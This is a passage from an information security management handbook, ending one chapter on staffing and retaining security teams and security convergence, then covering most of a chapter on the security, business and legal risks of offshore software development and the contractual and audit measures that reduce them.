There are definitely benefits to maintaining a stable security team with consistent staffing levels. As with most professionals, information security professionals crave recognition in any and all forms. As previously mentioned, the reward comes from ongoing learning and working with evolving state of the art technology, products, and processes. Additionally, time off for training and seminars is a benefit to the overall quality and success of the security team and adds to the professional expertise of the team. Recognition can also vary from a simple pat on the back, an email thank-you, or a more public organization-based reward.

Attract and Keep Individuals with Technical Skills

Most of the security teams cite maintaining or increasing the technical expertise among their security staff as a major challenge, largely because of the high demand for information technology experts in the job market. In response, many security leaders offer higher salaries and special benefits to attract and keep expert staff. For example, one financial services corporation provides competitive pay based on surveys of industry pay levels and attempts to maintain a challenging work environment. Another organization provides flexible work schedules and telecommuting opportunities that enable most of the staff to work at home one day a week.

All in all, salaries are up for security and information security professionals. In general, information technology has been making its way back up from the dotcom debacle of the late 1990s and early 2000. The security and information security industry and salary market has emerged within this space as one of the leading and most demanding job functions. Because of regulation and legislation, coupled with increased risk in today's business and technology environment, security has risen to the top of the salary range and the job market.

According to a CertMag 2005 Salary Survey, as in 2004, security is bringing in the largest salaries along with storage, Cisco networking, project management, and Java developers. For the first time ever, the survey reported five certification programs all reporting average salaries of more than $100,000. Two programs from the International Information Systems Security Certification Consortium (ISC)2 led the list, the Certified Information Systems Security Management Professional (CISSP–ISSMP) program drawing $116,970 annually and the Certification Systems Security Architecture Professional (CISSP–ISSAP) earning $111,870.

> It's against this backdrop that CertMag's 2005 Salary Survey ranked salaries by specialization. Many of the top job roles from last year are back, but there have been few significant changes. Most notably, information security, which placed fourth last year, vaulted to the top of the heap in 2005. Its practitioners reported that they earn nearly $93,000 a year, compared to $78,910 in 2004. That's a jump of nearly 15 percent in a single year. (Evidently, the buzz around security is much more than just hype.)

Timing is Everything—Yet Another View

For those individuals who have been in the security profession for a while, they have observed security make its way from the "way back" office to the "front" office within many organizations. Additionally, there is a path for individual contributors who gain stature and status acknowledged professionals with

the ability to gain both technical and professional certifications. Over the last decade, security has been elevated, and the Corporate CISO and CSO roles have been created. At some firms, within some verticals, however, the role has begun to lose ground as many companies are cutting back and looking for places to cut senior executive positions. These companies are de-emphasizing the role and its importance within the organization and marginalizing the function. There seems to be fewer opportunities for talented CISOs and CSOs. The organizations where security officers are sustaining their positions and their stature in the organizations are those that are bound by regulatory and legal requirements such as financial services and healthcare. Even these companies who hire CISOs and CSOs to check the compliance box are often looking for a fall guy when there is a problem or issue of non-compliance.

As budgets shrink for security, organizations are asking for strong professional leadership with hands-on expertise. So the CISO role is often shrunk to firewall engineering and other more technical roles. Although a solid CISO will have risen from either business functional roles or technical disciplines, the true value he or she brings to the table is security leadership and an ability to communicate upward, downward, and horizontally across the organization. A key value that a senior security professional brings to the table is a keen sense of the business drivers and underlying process and an overall understanding of how security can enhance the business process and contribute to the organization's bottom line. This person can often measure risk on the fly and adjust the security program accordingly. The same person can effectively communicate security purpose, goals, and values to executive management.

As security gets pushed lower and lower within the organizational structure, senior executives are not given visibility to information security issues on a regular basis. Over time, this results in less and less financial allocation for security projects and sustaining programs. With the continuing increase in risk and vulnerability, security cannot keep pace and be successful without ongoing and even increasing budgets.

The greatest threat is the potential for talented CSOs and CISOs to begin to leave the profession. Fortunately, there is a large pool of talented CISSPs and entrants to the security profession to back fill, but this maturation could take a while and not keep pace to the demand. Many view this as a natural cycle that other professions have faced over time such as Chief Technical Officers (CTOs) and CIOs.

Future Trends and Directions—Security Convergence

Another currently popular trend is security convergence. Although convergence is being driven by security and audit professional organizations, organizations are embracing it because they can reduce executive and leadership positions as functional areas combine. Executives see this as a cost-saving initiative rather than aligning similar functions to approach security from an end-to-end perspective.

ASIS International identifies security *convergence* as a trend affecting global enterprises. ASIS International defines convergence as, "the identification of security risks and interdependencies between business functions and processes within the enterprise and the development of managed business process solutions to address those risks and interdependencies."

To gain a better understanding of the impact of convergence on global enterprises, the alliance of leading international security organizations, including ASIS International, ISSA, and Information Systems Audit and Control Association (ISACA) retained Booz Allen Hamilton (Booz Allen) to examine this convergence trend within enterprises throughout the United States. Booz Allen solicited responses to web-based surveys on convergence from CSOs, CISOs, and other security professionals. Those security professionals interviewed and surveyed represent U.S.-based global companies with revenues ranging from $1 billion to more than $100 billion. The overall high response rate among senior executives who made up the majority of the interviewees underscores the energy and importance behind this topic. The findings from the surveys and interviews point to several internal and external drivers or imperatives that are forcing convergence to emerge.

- Rapid expansion of the enterprise ecosystem
- Value migration from physical to information-based

- and intangible assets
- New protective technologies, blurring functional boundaries
- New compliance and regulatory regimes
- Continuing pressure to reduce cost

These imperatives are fundamentally altering the security landscape by forcing a change in the role security practitioners play across the value chain of the business. For example, as formal risk discussions become more integrated, cross-functional, and pervasive, the expectation that physical and information security practitioners will generate joint solutions instead of independent views dramatically increases. The study identified a shift from the current state where security practitioners focus on their function to a new state where activities are integrated to improve the value of the business.

This new business of security requires security professionals to reexamine the key operating levers they have available to them. Although these operating levers (e.g., roles and responsibilities, risk management, leadership) are not new, the opportunity to use them in innovative ways may prove so. For example, the surveys and interviews presented clear evidence that as leaders in the business, security professionals need to move from a command and control people model to an empowering and enabling model, and they must develop an enterprise wide view of risk rather than an asset-based view. An analysis of the survey findings clearly shows convergence as a business trend with a great deal of momentum. Delivering on convergence is not just about organizational integration; rather, it is about integrating the security disciplines with the business' mission to deliver shareholder value.[1]

Knowing what distinguishes an effective and winning security team will enable security professionals and enterprise leaders to assemble a variety of security teams in accordance with their unique requirements and risk management program. The placement of the security organization within the company's infrastructure is also a key to success, but it varies from firm to firm. The security team must be empowered and give accountability. Support from executive management is also very important and another key success factor. The security program and the team's roles and responsibilities should be clearly defined and delineated within the organization. The security team should be well-rounded from a skills perspective. The team should have high level skills and depth and breadth in IT, business, and security knowledge. And finally, to ensure success, the team should be led by a seasoned and experienced security professional entitled with a "C" level position or minimally entitled with a vice president title.

[1]Booz Allen Hamilton, Convergence of Enterprise Organizations, November 8, 2005.

When Trust Goes Beyond the Border: Moving Your Development Work Offshore

Introduction
The Business Case for Outsourcing
Offshoring Risks
Risks Based on Services Performed • Risks from ODC Personnel • Business Risks • Legal Risks
Mitigating the Risks
Before the Contract is Signed • Contractual Requirements • Connectivity Issues • Ongoing Concerns
Achieving Acceptable Risk
Conclusion

Stephen D. Fried

Introduction

The convergence of the Internet age and the new global economy has led to an era of unprecedented opportunity and challenges for organizations wishing to compete in the global arena. Traditional brick-and-mortar methods of doing business have given way to global information networks; "virtual companies" (which exist solely in "Internet space" without a unifying physical presence); and every possible combination of business partnership imaginable, ranging from traditional customer–supplier relationships to multi-level outsourcing deals. The impact of this rapid change is that companies have been forced to seek new ways to achieve sustainable profitability in the face of increasing competition from overseas. At the same time, uncertain economic conditions have resulted in extensive cost-cutting efforts and downsizing at many traditionally stable organizations. Opportunities to increase productivity while lowering expenses are cheered equally in the boardroom and on the trading floor.

Nowhere has the impact of this new desire for increased profits and lower costs been felt more than in the software development industry. Over the past 30 years, the model for developing computer software has changed dramatically. In the early days, everything having to do with the use and operation of the computer was performed by a small team dedicated to a particular machine. Hardware maintenance, operations, troubleshooting, and even software development were all performed by the same team.

This was feasible because each machine was unique, often proprietary, and required dedicated support personnel to ensure its continued operation. This model was also extremely costly to maintain.

As computers became more commonplace, the model for software development changed as well. Rather than utilizing teams of hardware and software specialists dedicated to a single machine, special teams of software designers coding for a variety of systems were formed. The key element was that the software developers were all employees of the company that owned the computers, or they were employees of the computer company (for example, IBM) that were permanently stationed on the customer's premises. The advantage of this method was that the company had complete control over the finished software product and could modify and customize it as needed. The negative side to this arrangement was that the cost for developing software was extremely high because employees (or contract workers) would still be paid even if they were not actively working on a project. This was particularly true for companies whose primary competency was not software development or even computer operations. For these companies, maintaining large staffs of software developers drained their resources and their budgets.

Enter the *outsourcer*. The idea behind outsourcing is that the outsourcer can specialize in a particular area—software development, chip manufacturing, personnel management, or financial management, for example—and sell that expertise back to a company for less than the company might spend if it were to perform the task itself. The outsourcing company manages the workforce (and the associated overhead), and the client company defines the particular service levels it expects from the outsourcer. When it works well, it becomes a win–win situation for both sides. The outsourcer can maintain a large development staff and leverage the cost of that staff over many customers. The client company gets skilled development expertise in an area outside its core competency.

The Business Case for Outsourcing

Historically, most large outsourcing firms have been located in the United States or Europe. From a business perspective, this allows the client company to send its work to a firm in a country with which it is both familiar and comfortable. Unfortunately, labor costs in the United States and many European countries are generally higher than in other regions, and this cost is passed on to the outsourcer's customers. In recent years, however, a new trend has been developing that allows companies to obtain the benefits of outsourcing but reduce the associated labor costs. Many areas of the world have seen a dramatic rise in the technical skill of their indigenous workforce without a corresponding rise in the cost of those skilled workers. Countries such as India, China, Russia, Brazil, Ireland, and the Philippines (to name a few) have emerged as valuable technical resource centers willing to capitalize on the powerful combination of their high-technology skills and low labor costs. Companies in these countries have set up offshore development centers (ODCs) and are enticing U.S. and European companies to reduce their costs, improve their delivery cycles, and increase the quality of their products by outsourcing large parts of their development work to ODCs (a practice also known as *offshoring*).

While this trend has been known (and used) for a long time in manufacturing-based industries, companies in the technology sector have only recently caught on to the trend. Despite the time lag, however, tech companies are quickly catching on. A 2003 survey by *Information Week* showed that 55 percent of banking companies, 30 percent of healthcare companies, 61 percent of information technology companies, and 50 percent of manufacturing companies currently outsource application development or maintenance to ODCs.[1]

This may seem like an ideal position for businesses. After all, utilizing a supplier that offers a high-quality product along with reduced overhead is the best position for a business to be in. However, many government and business leaders are concerned with the rising trend in the use of ODCs, particularly

[1]"Innovation's Really behind the Push for Outsourcing," *Information Week*, October 20, 2003; http://www.informationweek.com/story/showArticle.jhtml?articleID=15500076.

with regard to the security risks that using ODCs might represent. In fact, a recent CSO online poll indicates that 85 percent of the Chief Security Officers surveyed believe that using offshore developers poses a high security risk.[2] In addition, an *Information Week* research survey indicated that what weighs most heavily on the minds of business-technology executives is the quality of work performed, unexpected costs that arise, and the security of data and physical assets used by the ODC.[3]

Unfortunately, many of these concerns are outweighed by the heavy economic impact and savings that using an ODC can bring to a company. By far, the biggest reason cited by companies for using an ODC is the reduced labor cost involved. For example, Indian workers with five years of experience typically earn between U.S.$25,000 and U.S.$30,000. The salary for the same level of experience could reach $60,000 to $80,000 in the United States. Salaries in other high-technology centers can be even lower; labor costs in Russia can often be 25–40 percent lower than those in India. Many of these countries compound their benefits by having a large, highly technical workforce trained and skilled in the use of the latest technologies. A recent National Public Radio news story indicated that many foreign nationals who came to the United States from India and China during the dot.com boom are now returning to their homelands. The primary reason for this is that the employment outlook there is more stable and, even at the reduced rates these jobs are commanding, the salaries are better, relatively speaking, than other professions in the same country. With potential cost reductions like these, along with the high availability of talent, even the most security-conscious businesses are considering the possibility of offshoring.

Offshoring Risks

Having established the business advantages of offshore development, a review of some of the major risks of offshoring will help shed light on why this is a growing concern among businesspeople and security professionals. The risks can be categorized into four major areas: services risks, personnel risks, business risks, and legal risks.

Risks Based on Services Performed

The first issue, the type of service offered by the ODC, will play a large part in determining the potential risks that a client company may face. For example, one common type of offshore outsourcing involves companies that move their call center, help desk, and customer service center operations to offshore firms. In this scenario, customers call the company's national (or toll-free) service and support phone number, and the call gets rerouted to a customer service center in India (or the Philippines). Because the information provided to the offshore service center is primarily that which would normally be distributed to the public, the security of personnel and intellectual property is less of a concern here. Perhaps the biggest concern in this situation is a high rate of turnover among the call center staff in many ODC hosting countries. Competition among call center firms can be fierce, and an employee quickly moving from one firm to another for slightly better pay is not uncommon. If this happens too often, the company may find itself facing a lack of employee availability during periods of high call volume. The primary risk here is one of potential customer dissatisfaction and company reputation.

The second most common type of offshore outsourcing is the movement of software or product development efforts to offshore development centers. This practice presents many more security and information risks because a company must transfer a great deal of intellectual property to the ODC to enable the ODC to effectively produce a quality product for its client. Unfortunately, there is very often little control over how that intellectual property is managed or distributed. Once an organization loses effective control over the use and distribution of its intellectual property, a security incident cannot be far behind.

[2] http://www.csoonline.com/poll/results.cfm?poll=771.

[3] "Companies Thinking about Using Offshore Outsourcing Need to Consider More than Just Cost Savings," *Information Week*, October 20, 2003; http://www.informationweek.com/story/showArticle.jhtml?articleID=15500032.

It is imperative for the security professional responsible for overseeing the security of an offshore outsourcing relationship to first make the determination as to what type of outsourcing agreement is under consideration. As can be seen from the brief descriptions of the two basic types above, each type has its own unique security considerations—which are widely divergent from each other. Selecting the proper controls is the key to effectively securing the process. Because of the higher risk profile and greater potential for information loss and compromise, for the remainder of this discussion it will be assumed that the client company in question is utilizing the latter of the two types: that of moving development of software or hardware products to an ODC.

Risks from ODC Personnel

The next set of risks comes from the nature of offshore development and the impact that the ODC's personnel will have on the effort. Historically, the risk and threat a company faces from "inside" personnel has been generally considered high, and a great deal of effort has been put into identifying relevant risks and threats and mitigating them to the greatest extent possible. To understand the context in which to discuss the risks of ODC outsourcing, imagine that the knowledgeable insider moves to a company over which the original company has little (or no) security control and which also has high employee turnover. The additional risks begin to become clear.

Next on the list of risks brought on by ODC personnel is the potential for cyber-terrorism, computer crime, and economic espionage. In many ODC development situations, code and products are developed without a great deal of oversight by the client company. The insertion of malicious code into a software project is of real concern. Spyware, backdoors, and other malicious code can easily be inserted into the hundreds of thousands of lines of code that an ODC may deliver to a client. Unless each program is subjected to a rigorous code review, this (malicious) code may never be discovered. The problem is compounded when one considers some of the countries where offshore development is thriving. For example, China has seen tremendous growth in customers outsourcing code development to its local firms. It is also the case that Chinese hackers have been among the most vocal when it comes to their desire and willingness to attack U.S. cyber-targets. This might lead to the supposition that Chinese hacking groups might be looking to infiltrate local ODCs with the aim of inserting malicious code (logic bombs, sniffers, and backdoors) into U.S.-bound software.

Business Risks

When considering the use of ODCs, an organization should consider the risks brought about by the general offshore development business model itself. First, an offshore arrangement brings another level of complexity to the technical and operational environment in which a company operates. There will almost certainly be some level of network connectivity between the client and the ODC, adding to the complexity of the client's network and requiring additional security controls to ensure that only services required by the ODC are accessible on the client's network. In addition, issues such as standard system configurations, system "hardening" standards (whereby systems are specially configured to resist attack), and change management must all be addressed. The degree of compatibility between the two environments can vary, based on the specific nature of the work being performed, but the operating platforms must be sufficiently compatible to be able to interoperate effectively. For example, if the client uses two-factor token authentication to allow employees to gain remote access to its network, the ODC's personnel may need tokens for those that will be accessing the client's network. Alternatively, if either the ODC or the client utilizes a public key infrastructure (PKI) for user authentication or code signatures, the two will need to work together to enable the Certificate Authorities (CAs) on either side to recognize and validate each other's certificates. All this adds complexity to the process, and added complexity can lead to added risk.

Sending a company's development work to an outside company can lead to a loss of control over the development environment, particularly if the outside company is halfway around the globe.

When software and products are developed in-house, the company has wide latitude to control the development process in any way it sees fit. For example, it can enforce quality control standards based on ISO guidelines or create its own guidelines for developing and delivering quality products. But that level of control is often lost when the development process is transferred to an ODC. Unless rigorous standards are established prior to finalizing the agreement, the outsourcer can use whatever quality and process standards it sees fit to develop your product. It may be that their standards are just as rigorous as the client company's standards, and many ODCs are quickly increasing the range of quality and development certifications they possess, but this should not be assumed. Arrangements for strong security controls (change management, code inspection, repeatable builds, separation of development and production environments, and testing plans, for example) should not be assumed. Rather, an agreement as to baseline standards for these areas needs to be explicitly agreed to in advance and specifically stated in any contractual agreement.

The area of intellectual property control is of particular concern to companies choosing to have their products and software developed in foreign countries. The workers employed by the offshore firm must, by definition, be endowed with a great deal of the client's intellectual property in order to perform their work for the client. This may include items such as product plans, trade secrets, customer data, sensitive intellectual property, and competitive research data. Just as an in-house team would need this information, the outsourcer's team will need this to gain an appreciation of, an understanding of, and sufficient background in your methods and technology in order to fulfill the client's requirements. Workers in most U.S. and European companies often have nondisclosure agreements to prevent the disclosure of the intellectual property in their possession to a competitor. ODC workers in many countries do not have any such restrictions; and for those ODCs that do have them with their employees, enforceability of such agreements by clients is often difficult. In addition, most ODCs have many clients, some of which are competitors of each other. This increases the risk that intellectual property held by one team at an ODC (working on a client's project) may find its way to another team at the same outsourcer (working on a competitor's project), particularly if the outsourcer regularly moves staff between projects. Ethical companies will do their best to create internal personnel and procedural boundaries (a so-called "Chinese Wall") that contain information flow between projects and competitors, but that is far from guaranteed.

Just as there may be disparity between the development environments of the two companies, there may also be disparity in the security requirements between the two firms. Each company's security needs are different and they tailor their security processes and standards to meet their individual internal needs. Thus, a client company may have higher expectations for security than the ODC is able to provide. Conversely, many ODCs have implemented their own security requirements, and some of them take physical and information security very seriously, including the use of armed guards, electric fences, backup generators and water supplies, and strong access controls on the facilities. But there may be a large difference between the ODC's notion and the client's notion of appropriate security measures. Questions to consider when evaluating the security controls of a potential outsourcer include:

- Does the ODC perform background checks on all its employees prior to hiring them?
- Do they have strong access controls at their facilities?
- Do they log all system access and review the logs for anomalous behavior?
- Do they have anti-virus controls or intrusion detection systems on their networks?
- Do the ODC systems comply with laws and regulations concerning the security and privacy of individual data?

All these items factor into the overall security of the outsourcer and give a good indication of the priority and importance the outsourcer places on tight security controls. Remember that much of the attraction of the ODC environment is the low cost of production relative to a domestic operation. Any additional security controls that are put into place by the ODC will increase that cost, an increase that will most certainly be passed on to the ODC's customers. The net effect is that offshore outsourcing becomes a less

attractive option. If the security standards of the ODC do not match the security expectations of the client, this can lead to an unacceptable risk situation.

Another risk to watch out for is the hidden subcontracting of work from domestic suppliers to offshore outsourcers. In this scenario, a domestic client contracts out part of its operation to a domestic outsourcer. The client believes that doing this mitigates many of the risks of using ODCs. However, unbeknown to the client, the outsourcer subcontracts the work to another firm, perhaps even to an offshore outsourcer. This cycle may repeat itself several times, with the work (and the associated data) changing hands and crossing international borders with each successive round of subcontracting. The net result is that the original client company has no real idea on where its work is being performed, who is performing it, and what operational and security standards are in effect to protect its information and intellectual property. This situation might be applied to all the domestic suppliers for a company. Do its agreements with its suppliers prohibit the supplier from subcontracting the work to offshore concerns? If it does not, does the supplier need to notify the original company that the work is being sent offshore? Most contracts do not require such notification, but the results of such assignments can be risky.

The risks this practice imposes became all too real in 2003 for the University of California San Francisco Medical Center (UCSF). For 20 years, UCSF outsourced its medical records transcription to a local contractor in Sausalito, California, to save costs on this labor-intensive service. It was a simple, low-risk business decision. The transcription of UCSF's records subsequently passed through a chain of three different subcontractors, one of whom used a woman in Pakistan for data entry. In October 2003, the woman felt she was not being properly compensated for her work and threatened to release UCSF's patient medical files on the Internet unless she was paid more. From UCSF's viewpoint, the use of outsourcing the transcription appeared to be a low-risk decision: cost savings, U.S. company, and U.S. legal privacy protection—a win–win situation for all. What UCSF did not anticipate was that the "local" company in Sausalito would subcontract the work to other companies over which UCSF had no contractual agreements or control. Ultimately, UCSF's medical records found their way to Pakistan, where U.S. privacy protection laws are not enforceable. Suddenly, the low-risk outsourcing decision turned into a high-risk game of privacy protection, disclosure, and liability. Although this particular incident was resolved without the disclosure of sensitive medical information, the outcome may just as easily have gone badly for UCSF.[4]

Legal Risks

The final area that introduces risk into the offshore outsourcing equation is the legal protections that may be lost. Anytime international boundaries are crossed, there will be issues concerning the disparity of legal coverage between the two countries. The issue of offshore outsourcing raises this concern even more.

Whereas the United States and many European countries have strong intellectual property and privacy laws protecting the client's information and that of its customers, many of the more popular ODC host countries do not, leading to an inequality in the protections between the two countries. It should not be assumed that the laws protecting the client company in its home country will be enforceable in the outsourcer's country. If the laws of the two countries are not equivalent, the client company can be opening itself up to the risk that the activities performed by the outsourcer, or disclosure of intellectual property or personal information by the outsourcer may not be prosecutable under local laws.

This situation is particularly interesting in the area of privacy law. Many companies are hiring ODCs to handle the processing of medical information, financial records, and other personal information about the client's customers and business partners. Meanwhile, U.S. and European organizations are coming under increasing scrutiny to comply with governance and accountability legislation such as the Safe Harbor Act or the Sarbanes-Oxley Act. Countries where offshore development is on the rise (China, India, and Russia, for example) do not yet have specific data protection laws. In fact, a recent survey

[4]"Pakistani Transcriber Threatens UCSF over Back Pay," http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2003/10/22/MNGCO2FN8G1.DTL.

indicated that most Indian firms are unwilling to include compliance with the Safe Harbor Act or Sarbanes-Oxley Act in their outsourcing contracts.

Mitigating the Risks

Given all the risks discussed in the previous section, it may seem foolhardy to enter into an outsourcing agreement with an ODC. However, as shown previously, the business case for offshore development promises great benefits to the company that can successfully navigate through the risks. This section examines the risk mitigation strategies that can be utilized to minimize the potential risks and to clearly document the roles and responsibilities each party has in the offshoring relationship.

Before the Contract is Signed

The best method for ensuring that security expectations are met is to perform the appropriate due diligence on the ODC and its home country prior to the final selection of an ODC. A little research here goes a long way toward determining if the ODC's environment can be entrusted with a company's secrets and intellectual property.

The first task is to research the country's record on intellectual property protection and privacy. Does the country have specific laws pertaining to privacy, and how well are those laws enforced? Have any cases come up recently where a company has been prosecuted or otherwise cited for violation of privacy provisions? If not, that could be an indication that privacy protection is taken lightly or not covered under appropriate statutes. Likewise, does the country have laws pertaining to the protection of intellectual property? The United States uses trade secret law, copyright and patent laws, and various emerging privacy legislation to protect the intellectual property of U.S. companies. Other countries around the globe may honor some of these laws, but the extent to which they honor them will vary. For example, there are various World Intellectual Property Organization (WIPO) international treaties that cover intellectual property protection, patent and trademark recognition, and the classification of inventions, trademarks, and designs. Many countries recognize and honor the WIPO treaties, but some do not. A potential offshoring client should understand the international treaties that a specific country honors and whether a particular business function (and its associated intellectual property) will be protected in a potential host country.

An examination of the political stability of a country would also be in order. There are many areas of the globe where political instability will affect a company's ability to trust the authority of law to protect its information and its people. Yet, at the same time, many companies are eagerly trying to establish business in these areas, despite the potential risks that business may bring to a company and its employees. The reason for this highlights the significant trade-off between business needs and security needs. There is tremendous short- and long-term business potential in these areas, and companies want to gain a foothold as soon as possible to establish their position for potential long-term growth. Strong research into these factors before finalizing an outsourcing contract would be prudent.

Finally, the approach to security that potential outsourcing companies take is an important indicator of how rigorously they will protect their clients' information and systems. Do they follow international security standards (for example, ISO/IEC 17799), or do they have in-house-developed standards for security? How do those standards compare to those of the client? Are they stronger or more lenient? How security is enforced by the outsourcer and how security incident detection and response are handled will give good insight into how well the client's information will be protected.

Contractual Requirements

Once the decision has been made to begin an offshore development relationship, a contract and associated service level agreements will need to be developed. This is a crucial step in helping to ensure that the ODC provides adequate security coverage to protect your information and intellectual property.

There are several provisions that should be included in any offshore outsourcing contract, and these provisions will help reduce the overall risk that offshore development brings and that were outlined previously.

The first thing to establish as part of an outsourcing contract is the ODC's approach to security, with particular attention paid to how the ODC will keep the client's intellectual property secure and separate from the intellectual property of other clients it may service. Operational areas such as separation of duties, access control requirements, data protection (for example, encryption), logging and audit requirements, physical security standards, and information privacy should be reviewed and compared against the client's own security standards. Any changes to the ODC's security that the client may require should be clearly stated in the contract. Clear contract drafting leaves little (or no) room for misinterpretation once the contract gets underway. It is highly likely that the ODC will charge the client extra to implement these changes, so this is a business decision the client will have to address.

Next, any security policies or standards that the ODC is required to follow when performing work under the contract should be negotiated and included in the contract. In general, an ODC will not provide voluntary security controls unless it is required to do so by contract. For example, if the ODC needs to follow ISO/IEC 17799 standards, or if it is required to abide by a client's own in-house security policies, these should be specifically stated in the contract. The absence of any clear policy standard for the ODC to follow leaves it open to develop or use any security policies it deems *sufficient* (as defined by the ODC)—not necessarily *adequate*, or even *good*, but just sufficient enough to get the work done on time and within budget. A client company should contractually oblige the outsourcer to abide by a higher, and well-documented, security standard.

The area of development quality standards should not be overlooked when developing contractual requirements. Many organizations have process quality criteria that they use in their software and product development efforts. Examples of this would be Common Criteria requirements or the Capability Maturity Model from Carnegie Mellon's Software Engineering Institute. If process quality is an important part of a company's in-house development effort, a potential ODC should be able to live up to the same standards when performing similar services for the same company. This includes the code development process, quality checks, and testing procedures. The ODC should be able to produce documented evidence that such quality process standards exist and should be contractually obligated to follow those standards.

Although outsourcing allows a company to free itself from assigning resources to an area outside its core competency, it does not free the company from the responsibility of overseeing how that process is being performed by the outsourcer. This extends from the initial design phases of any project, through the development and testing phases, and on through the final deployment of the finished product or service. The client company needs to be an active participant in all phases of the development life cycle to ensure that the ODC is living up to the quality and technical ability promises that attracted the client to the ODC. Only through joint oversight of ongoing ODC activities can a client company ensure not only that it is getting what it paid for, but that the finished product is of the form and quality desired. The ODC should be willing to include this joint participation in its contract. An unwillingness to do so might be an indication that the ODC is unable to live up to some of the process and quality standards promised to the client.

Another important aspect of ensuring a high-quality product from a potential ODC is the requirement for overlapping code reviews. The ODC should be required to perform in-depth and comprehensive code reviews on all software it produces. In addition, the client company should perform its own code reviews on the same software. This requirement serves multiple purposes. First, code review by multiple teams increases the likelihood that a larger number of potential problems will be detected in the design and development phases of the project. Second, an independent code review by the client will help ensure that the finished product lives up to the design specifications defined by the client. Finally, from a security standpoint, a code review by the client will help ensure that no malicious code, backdoors, or spyware applications have been inserted into the code by the ODC developers. This code review should be performed at multiple stages of the development process, including a final review of the finished product.

When combined with a strong change management process, this helps ensure that no code changes are made to the product after the code review has taken place. This, of course, requires that the client company has the expertise necessary to check and analyze the code produced by the ODC; but if security and code quality are of great concern for the client, it is a resource well spent.

Moving a company's development effort to an ODC will not free it from the threat that a security incident will affect either the client or the ODC. In fact, moving an in-house effort to an ODC might trigger an increase in security incidents, because lapses in coordination between the two organizations might create holes in the security defenses. If that is the case, the contract with the ODC should specify who is responsible for handling security incidents. This includes the definition of what constitutes an "incident," the process for notifying the appropriate person or group at the client company that an incident has occurred, and the chain of command with respect to investigation and follow-up of incidents. If the client company already has effective incident detection and handling processes, those processes may be simply extended to include activities performed by the ODC. These issues, and the definitions of roles and responsibilities, must be defined in the contract so that when an incident occurs, there is no confusion about the process that should be followed.

To assume that including many of these provisions will ensure that no security incidents occur at the ODC would be a false assumption. Just as no company can absolutely guarantee they will be free from security incidents, no ODC will be able (or willing) to guarantee that they, too, will be incident-free. This should not deter a company from selecting an appropriate ODC, and the suggestions given here will help reduce the potential for risk and mitigate the effect of actualized threats. However, there may come a situation where the number of incidents, or the repeated severity of incidents, cause the client to lose confidence in the ODC's ability to provide a secure environment for the client's information and intellectual property. If that point comes, it is best if the contract with the ODC allows the client to terminate the agreement for a chronic failure to provide adequate security. In most cases, the contract will already have termination provisions for noncompliance or failure to meet performance expectations. Contract termination for security reasons can be added to the existing language or included as a separate article within the contract.

Adequate business continuity and disaster recovery plans are essential to any well-run business, and outsourcing is no different in this regard. Part of the pre-contract investigation should include an inspection of the ODC's business continuity plan (BCP) and disaster recovery (DR) plan to determine if they are adequate for the information that is to be exchanged and the level of service to be performed. When the contract is being drafted, language indicating the required level of BCP/DR planning should be explicitly included. Requirements for regular testing and revision of the BCP/DR plans should also be specified. This ensures that the outsourcer will continue to maintain a secure environment for the client's information in the face of unexpected disturbances in the operational environment. This type of coverage is also essential in areas where political, social, geological disturbances, or military turmoil is an ongoing concern.

The agreement with the ODC should include the protection of intellectual property rights. The work performed by an ODC will be predominately based on the client's intellectual property, but in many cases the ODC will be selected due to some enhanced expertise or technical ability it may have in a given area. The ODC will not want to cede the rights to intellectual property it develops in the course of its work for a client. For this reason, the ownership of intellectual property generated during the course of the ODC's work should be clearly defined in the outsourcing agreement. The ODC may retain intellectual property rights, the client may pay a premium amount for ownership of the IP, or the rights may be jointly held by both companies. Whatever the arrangement, advance agreement on the ownership of these rights will save a great deal of legal expense and litigation time later in the relationship. The contract should also state the limits on the ODC's ability to use intellectual property owned by the client. Clearly, it can be used on the client's projects, but does the outsourcer have the right to use it in any form with its other clients? If it does, must royalties be paid to the client? Again, explicitly defining these provisions in the contract will clearly define the boundaries for use of the intellectual property throughout the life of the agreement and make for a better working relationship with the ODC.

Background checks for outsourced personnel are also an important issue to consider. The first issue client companies should consider is whether they perform background checks on their own internal personnel performing similar work. If they do, they will have a strong case for asking an ODC to live up to a similar standard. If they do not, it may be difficult to convince the ODC that it needs to live up to a higher standard. In either case, performing a thorough and reliable background check on foreign personnel in a foreign country may be problematic at best and extremely difficult to do in practice. If the ODC already performs such checks on its personnel (few currently do), the client should ask to see the results for personnel who will be working on its projects. In addition, the client should meet with the personnel or company performing the background checks to understand the methodology and sources it uses to perform the checks. Whether or not such checks are a deal-breaker with respect to the overall agreement is a business decision that must be determined in the context of the overall outsourcing relationship, but understanding the trustworthiness of the personnel to whom a company's most valuable assets will be entrusted should be important enough to warrant consideration.

Of similar concern are the legal constraints surrounding the ODC's personnel when it comes to protection and disclosure of the client's information. Are ODC personnel required to sign a nondisclosure agreement or intellectual property agreement prior to beginning work on the client's project? Many ODCs sign a blanket agreement that covers all its employees and contractors. If this is the case, what training and education does the ODC provide its employees with respect to its responsibility to uphold those agreements?

Most ODCs will have more than one client at a time. Indeed, much of their profitability comes from their ability to leverage their expertise and resources across many clients at once. The ODCs should be able to provide details on whether their employees work on projects for multiple clients simultaneously or whether they are dedicated to a single client for the duration of a project. The latter is preferable, although it may raise costs, as it lowers the risk that information from one client will leak into the possession (or products) of another client. This sort of exclusivity on the part of the ODC employees might increase the cost of the project, as the ODC will not be able to leverage the cost of those personnel across several projects, but the increase in security protection may be worth the additional cost.

Regular formal audits of the outsourcing process are essential. Whereas the on-site reviews, code inspections, and incident follow-ups provide good insight into the effectiveness of the ODC's business and security processes, a formal audit can establish documented baselines and improvements or deficiencies in the actual work product of the ODC. This includes not only financial and quality audits, but also reviews of the security mechanisms in place, their effectiveness, and any security control weaknesses that might be present in the ODC's environment. Timely remediation of audit findings, coupled with regular follow-up audits, can ensure that the ODC is meeting the client's expectations with respect to security and information protection. The client may also seek the right to conduct penetration tests on the ODC's environment. The contract with the ODC should also allow the client to see the results of other audits that have been performed on the environment in which the client will be operating. This includes any internal audit reports and findings, BS-7799 certification reviews, or SAS 70 reports.

